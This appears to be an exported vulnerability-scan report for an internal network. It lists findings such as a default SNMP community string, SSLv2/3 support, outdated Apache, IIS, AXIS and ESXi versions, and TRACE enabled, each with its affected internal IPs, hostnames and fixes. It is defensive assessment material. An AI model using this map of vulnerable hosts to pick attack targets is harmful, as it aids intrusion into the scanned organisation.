Affected Nodes	192.168.2.58 on port 161/udp 192.168.2.57 on port 161/udp 192.168.2.56 on port 161/udp 192.168.2.55 on port 161/udp 192.168.2.46 on port 161/udp 192.168.2.28 on port 161/udp 192.168.2.16 on port 161/udp 192.168.2.14 on port 161/udp 192.168.2.13 on port 161/udp 192.168.2.7 on port 161/udp 192.168.2.4 on port 161/udp 192.168.2.2 on port 161/udp 192.168.2.20 on port 161/udp 10.100.7.68 on port 161/udp 10.100.7.67 on port 161/udp 10.100.7.64 on port 161/udp 10.100.7.63 on port 161/udp 10.100.6.26 on port 161/udp 10.100.6.25 on port 161/udp 10.100.3.63 on port 161/udp 10.100.1.35 on port 161/udp

Additional Output	`The remote SNMP server replies to the following default community string :`
	
	`public`

SSL Version 2 and 3 Protocol Detection

Severity	
Description	The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including: - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients. Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely. NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'. The remote service encrypts traffic using a protocol with known weaknesses.
CVSS	7.1 (CVSS2#AV:N/AC:M/Au:N/C:C/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.1 (with approved cipher suites) or higher instead.
References	https://www.schneier.com/academic/paperfiles/paper-ssl.pdf http://www.nessus.org/u?b06c7e95 http://www.nessus.org/u?247c4540 https://www.openssl.org/~bodo/ssl-poodle.pdf

	http://www.nessus.org/u?5d15ba70 https://www.imperialviolet.org/2014/10/14/poodle.html https://tools.ietf.org/html/rfc7507 https://tools.ietf.org/html/rfc7568
Affected Nodes	192.168.2.63 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.19 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.7.210 on port 3071/tcp 10.100.7.116 on port 1433/tcp 10.100.7.111 on port 3071/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
Additional Output	

```
- SSLv3 is enabled and the server supports at least one cipher.
        Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3


  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-SHA                                   RSA           RSA      3DES-CBC(168)          SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    AES256-SHA                                     RSA           RSA      AES-CBC(256)           SHA1
    RC4-SHA                                        RSA           RSA      RC4(128)               SHA1

The fields above are :

  {Tenable ciphernam
------------ snipped ------------
```

Unsupported Web Server Detection

Severity	
Description	According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities. The remote web server is obsolete / unsupported.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Remove the service if it is no longer needed. Otherwise, upgrade to a newer version if possible or switch to another server.
References	n/a
Affected Nodes	10.100.5.64 (CONMSAUTHMI601) on port 80/tcp

Additional Output	`Product : Microsoft IIS 7.5`
	`Server response header : Microsoft-IIS/7.5`
	`Support ended : 2020-01-14`
	`Supported versions : Microsoft IIS 8.5 / 8.0`
	`Additional information : http://www.nessus.org/u?a4f4b8ab`

Apache 2.4.18 / 2.4.20 X.509 Certificate Authentication Bypass

Severity	
Description	According to its banner, the version of Apache running on the remote host is either 2.4.18 or 2.4.20. Additionally, HTTP/2 is enabled over TLS or SSL. It is, therefore, affected by the an authentication bypass vulnerability in the experimental module for the HTTP/2 protocol due to a failure to correctly validate X.509 certificates, allowing access to resources that otherwise would not be allowed. An unauthenticated, remote attacker can exploit this to disclose potentially sensitive information. The remote web server is affected by an authentication bypass vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
Recommendation	Upgrade to Apache version 2.4.23 or later. Alternatively, as a temporary workaround, HTTP/2 can be disabled by changing the configuration by removing 'h2' and 'h2c' from the Protocols line(s) in the configuration file.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.23 https://httpd.apache.org/security/vulnerabilities_24.html https://seclists.org/fulldisclosure/2016/Jul/11
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.23`

Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.25. It is, therefore, affected by the following vulnerabilities : - A flaw exists in the mod_session_crypto module due to encryption for data and cookies using the configured ciphers with possibly either CBC or ECB modes of operation (AES256-CBC by default). An unauthenticated, remote attacker can exploit this, via a padding oracle attack, to decrypt information without knowledge of the encryption key, resulting in the disclosure of potentially sensitive information. (CVE-2016-0736) - A denial of service vulnerability exists in the mod_auth_digest module during client entry allocation. An unauthenticated, remote attacker can exploit this, via specially crafted input, to exhaust shared memory resources, resulting in a server crash. (CVE-2016-2161) - The Apache HTTP Server is affected by a man-in-the-middle vulnerability known as 'httpoxy' due to a failure to properly resolve namespace conflicts in accordance with RFC 3875 section 4.1.18. The HTTP_PROXY environment variable is set based on untrusted user data in the 'Proxy' header of HTTP requests. The HTTP_PROXY environment variable is used by some web client libraries to specify a remote proxy server. An unauthenticated, remote attacker can exploit this, via a crafted 'Proxy' header in an HTTP request, to redirect an application's internal HTTP traffic to an arbitrary proxy server where it may be observed or manipulated. (CVE-2016-5387) - A denial of service vulnerability exists in the mod_http2 module due to improper handling of the LimitRequestFields directive. An unauthenticated, remote attacker can exploit this, via specially crafted CONTINUATION frames in an HTTP/2 request, to inject unlimited request headers into the server, resulting in the exhaustion of memory resources. (CVE-2016-8740) - A flaw exists due to improper handling of whitespace patterns in user-agent headers. An unauthenticated, remote attacker can exploit this, via a specially crafted user-agent header, to cause the program to incorrectly process sequences of requests, resulting in interpreting responses incorrectly, polluting the cache, or disclosing the content from one request to a second downstream user-agent. (CVE-2016-8743)

	- A CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir (CVE-2016-4975) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	5.1 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.25 or later. Note that the 'httpoxy' vulnerability can be mitigated by applying the workarounds or patches as referenced in the vendor advisory asf-httpoxy-response.txt. Furthermore, to mitigate the other vulnerabilities, ensure that the affected modules (mod_session_crypto, mod_auth_digest, and mod_http2) are not in use.
References	https://httpd.apache.org/dev/dist/Announcement2.4.html http://httpd.apache.org/security/vulnerabilities_24.html https://github.com/apache/httpd/blob/2.4.x/CHANGES https://www.apache.org/security/asf-httpoxy-response.txt https://httpoxy.org
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.25`

Apache 2.4.x < 2.4.27 Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.27. It is, therefore, affected by the following vulnerabilities : - A denial of service vulnerability exists in httpd due to a failure to initialize or reset the value placeholder in [Proxy-]Authorization headers of type 'Digest' before or between successive key=value assignments by mod_auth_digest. An unauthenticated, remote attacker can exploit this, by providing an initial key with no '=' assignment, to disclose sensitive information or cause a denial of service condition. (CVE-2017-9788) - A read-after-free error exists in httpd that is triggered when closing a large number of connections. An unauthenticated, remote attacker can exploit this to have an unspecified impact. (CVE-2017-9789) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:P)
CVSS3	9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.27 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.27 https://httpd.apache.org/security/vulnerabilities_24.html
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.27`

Apache 2.4.x < 2.4.28 HTTP Vulnerability (OptionsBleed)

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.28. It is, therefore

	affected by an HTTP vulnerability related to the directive in an .htaccess file. Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to Apache version 2.4.28 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.28 https://httpd.apache.org/security/vulnerabilities_24.html
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.28`

Apache 2.4.x < 2.4.33 Multiple Vulnerabilities	
Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.33. It is, therefore, affected by multiple vulnerabilities: - An out of bounds write vulnerability exists in mod_authnz_ldap with AuthLDAPCharsetConfig enabled. An unauthenticated, remote attacker can exploit this, via the Accept-Language header value, to cause the application to stop responding. (CVE-2017-15710) - An arbitrary file upload vulnerability exists in the FilesMatch component where a malicious filename can be crafted to match the expression check for a newline character. An unauthenticated, remote attacker can exploit this, via newline character, to upload arbitrary files on the remote host subject to the privileges of the user. (CVE-2017-15715) - A session management vulnerability exists in the mod_session component due to SessionEnv being enabled and forwarding it's session data to the CGI Application. An unauthenticated, remote attacker can exploit this, via tampering the HTTP_SESSION and using a session header, to influence content. (CVE-2018-1283) - An out of bounds access vulnerability exists when the size limit is reached. An unauthenticated, remote attacker can exploit this, to cause the Apache HTTP Server to crash. (CVE-2018-1301) - A write after free vulnerability exists in HTTP/2 stream due to a NULL pointer being written to an area of freed memory. An unauthenticated, remote attacker can exploit this to execute arbitrary code. (CVE-2018-1302) - An out of bounds read vulnerability exists in mod_cache_socache. An unauthenticated, remote attacker can exploit this, via a specially crafted HTTP request header to cause the application to stop responding. (CVE-2018-1303) - A weak digest vulnerability exists in the HTTP digest authentication challenge. An unauthenticated, remote attacker can exploit this in a cluster of servers configured to use a common digest authentication, to replay HTTP requests across servers without being detected. (CVE-2018-1312) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.33 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.33 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.33
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp

	10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.33`

Apache 2.4.x < 2.4.34 Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.34. It is, therefore, affected by the following vulnerabilities: - By specially crafting HTTP/2 requests, workers would be allocated 60 seconds longer than necessary, leading to worker exhaustion and a denial of service. (CVE-2018-1333) - By specially crafting HTTP requests, the mod_md challenge handler would dereference a NULL pointer and cause the child process to segfault. This could be used to DoS the server. (CVE-2018-8011) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.34 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.34 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.34
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.34`

Apache 2.4.x < 2.4.35 DoS

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.35. It is, therefore, affected by the following vulnerability: - By sending continuous SETTINGS frames of maximum size an ongoing HTTP/2 connection could be kept busy and would never time out. This can be abused for a DoS on the server. This only affect a server that has enabled the h2 protocol. Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by a denial of service vulnerability.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.35 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.35 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.35
Affected Nodes	10.100.6.87 on port 80/tcp

	10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.35`

Apache 2.4.x < 2.4.38 Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.38. It is, therefore, affected by multiple vulnerabilities: - A denial of service (DoS) vulnerability exists in HTTP/2 steam handling. An unauthenticated, remote attacker can exploit this issue, via sending request bodies in a slow loris way to plain resources, to occupy a server thread. (CVE-2018-17189) - A vulnerability exists in mod_sesion_cookie, as it does not properly check the expiry time of cookies. (CVE-2018-17199) - A denial of service (DoS) vulnerability exists in mod_ssl when used with OpenSSL 1.1.1 due to an interaction in changes to handling of renegotiation attempts. An unauthenticated, remote attacker can exploit this issue to cause mod_ssl to stop responding. (CVE-2019-0190) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
Recommendation	Upgrade to Apache version 2.4.38 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.4.38 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.38
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.38`

Apache 2.4.x < 2.4.41 Multiple Vulnerabilities

Severity	
Description	The version of Apache httpd installed on the remote host is prior to 2.4.41. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.41 advisory. - HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with H2PushResource, could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client. (CVE-2019-10081) - Some HTTP/2 implementations are vulnerable to unconstrained interal data buffering, potentially leading to a denial of service. The attacker opens the HTTP/2 window so the peer can send without constraint; however, they leave the TCP window closed so the peer cannot actually write (many of) the bytes on the wire. The attacker then sends a stream of requests for a large response object. Depending on how the servers queue the responses, this can consume excess memory, CPU, or both. (CVE-2019-9517)

	Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:P)
CVSS3	9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H)
Recommendation	Upgrade to Apache version 2.4.41 or later.
References	n/a
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.6.87/`
	`  Installed version : 2.4.20`
	`  Fixed version : 2.4.41`

Apache 2.4.x < 2.4.42 Multiple Vulnerabilities	
Severity	
Description	The version of Apache httpd installed on the remote host is prior to 2.4.42. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.42 advisory. - In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server. (CVE-2020-1934) - In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL. (CVE-2020-1927) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Recommendation	Upgrade to Apache version 2.4.42 or later.
References	n/a
Affected Nodes	10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 80/tcp

	10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.31.82/`
	`Installed version : 2.4.41`
	`Fixed version : 2.4.42`

AXIS gSOAP Message Handling RCE (ACV-116267) (Devil's Ivy)

Severity	
Description	The remote AXIS device is running a firmware version that is missing a security patch. It is, therefore, affected by a remote code execution vulnerability, known as Devil's Ivy, due to an overflow condition that exists in a third party SOAP library (gSOAP). An unauthenticated, remote attacker can exploit this, via an HTTP POST message exceeding 2GB of data, to trigger a stack-based buffer overflow, resulting in a denial of service condition or the execution of arbitrary code. An attacker who successfully exploits this vulnerability can reset the device to its factory defaults, change network settings, take complete control of the device, or reboot it to prevent an operator from viewing the feed. The remote device is affected by a remote code execution vulnerability.
CVSS	6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to the latest available firmware version for your device per the vendor advisory (ACV-116267).
References	https://www.axis.com/files/faq/ACV116267_(CVE-2017-9765).pdf https://www.axis.com/ftp/pub_soft/MPQT/SR/acv_116267_patched_fw.txt http://blog.senr.io/devilsivy.html
Affected Nodes	10.100.7.150 on port 0/tcp 10.100.3.150 on port 0/tcp

Additional Output	`Model : P5624-E Mk II`
	`Software version : 6.35.1.1`
	`Version source : HTTP`
	`Fixed version : 6.50.1.2`

ESXi 5.0 / 5.1 / 5.5 / 6.0 Multiple Vulnerabilities (VMSA-2016-0010) (remote check)

Severity	
Description	The remote VMware ESXi host is version 5.0, 5.1, 5.5, or 6.0 and is missing a security patch. It is, therefore, affected by multiple vulnerabilities : - An arbitrary code execution vulnerability exists in the Shared Folders (HGFS) feature due to improper loading of Dynamic-link library (DLL) files from insecure paths, including the current working directory, which may not be u

	user control. A remote attacker can exploit this vulnerability, by placing a malicious DLL in the path or by convincing a user into opening a file on a network share, to inject and execute arbitrary code in the context of the current user. (CVE-2016-5330) - An HTTP header injection vulnerability exists due to improper sanitization of user-supplied input. A remote attacker can exploit this to inject arbitrary HTTP headers and conduct HTTP response splitting attacks. (CVE-2016-5331) The remote VMware ESXi host is affected by multiple vulnerabilities.
CVSS	4.4 (CVSS2#AV:L/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)
Recommendation	Apply the appropriate patch as referenced in the vendor advisory. Note that VMware Tools on Windows-based guests that use the Shared Folders (HGFS) feature must also be updated to completely mitigate CVE-2016-5330.
References	http://www.vmware.com/security/advisories/VMSA-2016-0010.html http://kb.vmware.com/kb/2142193 http://kb.vmware.com/kb/2143976 http://kb.vmware.com/kb/2141429 http://kb.vmware.com/kb/2144359
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`ESXi version  : 5.1`
	`  Installed build : 2000251`
	`  Fixed build  : 3872664 / 3872638 (security-only fix)`

ESXi 5.1 < Build 2323231 glibc Library Multiple Vulnerabilities (remote check)

Severity	
Description	The remote VMware ESXi host is version 5.1 prior to build 2323231. It is, therefore, affected by the following vulnerabilities in the glibc library : - A buffer overflow flaw exists in the 'extend_buffers' function of the 'posix/regexec.c' file due to improper validation of user input. Using a specially crafted expression, a remote attacker can cause a denial of service. (CVE-2013-0242) - A buffer overflow flaw exists in the 'getaddrinfo' function of the '/sysdeps/posix/getaddrinfo.c' file due to improper validation of user input. A remote attacker can cause a denial of service by triggering a large number of domain conversions. (CVE-2013-1914) The remote VMware ESXi 5.1 host is affected by multiple vulnerabilities.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
Recommendation	Apply patch ESXi510-201412101-SG for ESXi 5.1.
References	https://www.vmware.com/security/advisories/VMSA-2014-0008.html
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`ESXi version  : ESXi 5.1`
	`  Installed build : 2000251`
	`  Fixed build  : 2323231`

ESXi 5.1 < Build 2323236 Third-Party Libraries Multiple Vulnerabilities (remote check) (BEAST)

Severity	
Description	The remote VMware ESXi host is version 5.1 prior to build 2323236. It is, therefore, affected by the following vulnerabilities in bundled third-party libraries : - Multiple vulnerabilities exist in the bundled Python library. (CVE-2011-3389, CVE-2012-0845, CVE-2012-0876

	CVE-2012-1150, CVE-2013-1752, CVE-2013-4238) - Multiple vulnerabilities exist in the bundled GNU C Library (glibc). (CVE-2013-0242, CVE-2013-1914, CVE-2013-4332) - Multiple vulnerabilities exist in the bundled XML Parser library (libxml2). (CVE-2013-2877, CVE-2014-0191) - Multiple vulnerabilities exist in the bundled cURL library (libcurl). (CVE-2014-0015, CVE-2014-0138) The remote VMware ESXi 5.1 host is affected by multiple vulnerabilities.
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Apply patch ESXi510-201412101-SG for ESXi 5.1.
References	http://www.nessus.org/u?5994bfcf https://www.vmware.com/security/advisories/VMSA-2014-0008.html https://www.vmware.com/security/advisories/VMSA-2014-0012.html
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`ESXi version : ESXi 5.1`
	`Installed build : 2000251`
	`Fixed build : 2323236`

ESXi 5.1 < Build 3070626 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)

Severity	
Description	The remote VMware ESXi 5.1 host is prior to build 3070626. It is, therefore, affected by a guest privilege escalation vulnerability in the Shared Folders (HGFS) feature due to improper validation of user-supplied input. A local attacker can exploit this to corrupt memory, resulting in an elevation of privileges. The remote VMware ESXi 5.1 host is affected by a guest privilege escalation vulnerability.
CVSS	6.5 (CVSS2#AV:N/AC:L/Au:S/C:P/I:P/A:P)
CVSS3	6.3 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L)
Recommendation	Apply patch ESXi510-201510102-SG according to the vendor advisory. Note that VMware Tools in any Windows-based guests that use the Shared Folders (HGFS) feature must also be updated to completely mitigate the vulnerability.
References	http://www.vmware.com/security/advisories/VMSA-2016-0001.html http://www.nessus.org/u?c276b94f http://www.nessus.org/u?4cf0502f
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`ESXi version : ESXi 5.1`
	`Installed build : 2000251`
	`Fixed build : 3070626`

HSTS Missing From HTTPS Server (RFC 6797)

Severity	
Description	The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections. The remote web server is not enforcing HSTS, as defined by RFC 6797.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	7.4 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)
Recommendation	Configure the remote web server to use HSTS.

References	https://tools.ietf.org/html/rfc6797
Affected Nodes	10.100.2.49 (IT09-H42HYV1) on port 443/tcp
Additional Output	`The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header.`

HTTP TRACE / TRACK Methods Allowed

Severity	
Description	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections. Debugging functions are enabled on the remote web server.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Disable these methods. Refer to the plugin output for more information.
References	https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf http://www.apacheweek.com/issues/03-01-24 https://download.oracle.com/sunalerts/1000718.1.html
Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp
Additional Output	

```
To disable these methods, add the following lines for each virtual
host in your configuration file :

    RewriteEngine on
    RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
    RewriteRule .* - [F]

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2
support disabling the TRACE method natively via the 'TraceEnable'
directive.

vPenTest Partner sent the following TRACE request :

------------------------------ snip ------------------------------
TRACE /vPenTest Partner615465857.html HTTP/1.1
Connection: Close
Host: 192.168.2.51
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------

and received the following response from the remote server :

------------------------------ snip ------------------------------
HTTP/1.1 200 OK
Date: Mon, 11 Jan 2021 22:29:58 GMT
------------ snipped ------------
```

IP Forwarding Enabled

Severity	
Description	The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering. Unless the remote host is a router, it is recommended that you disable IP forwarding.

CVSS	5.8 (CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P)
Recommendation	On Linux, you can disable IP forwarding by doing : echo 0 > /proc/sys/net/ipv4/ip_forward On Windows, set the key 'IPEnableRouter' to 0 under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters On Mac OS X, you can disable IP forwarding by executing the command : sysctl -w net.inet.ip.forwarding=0 For other systems, check with your vendor.
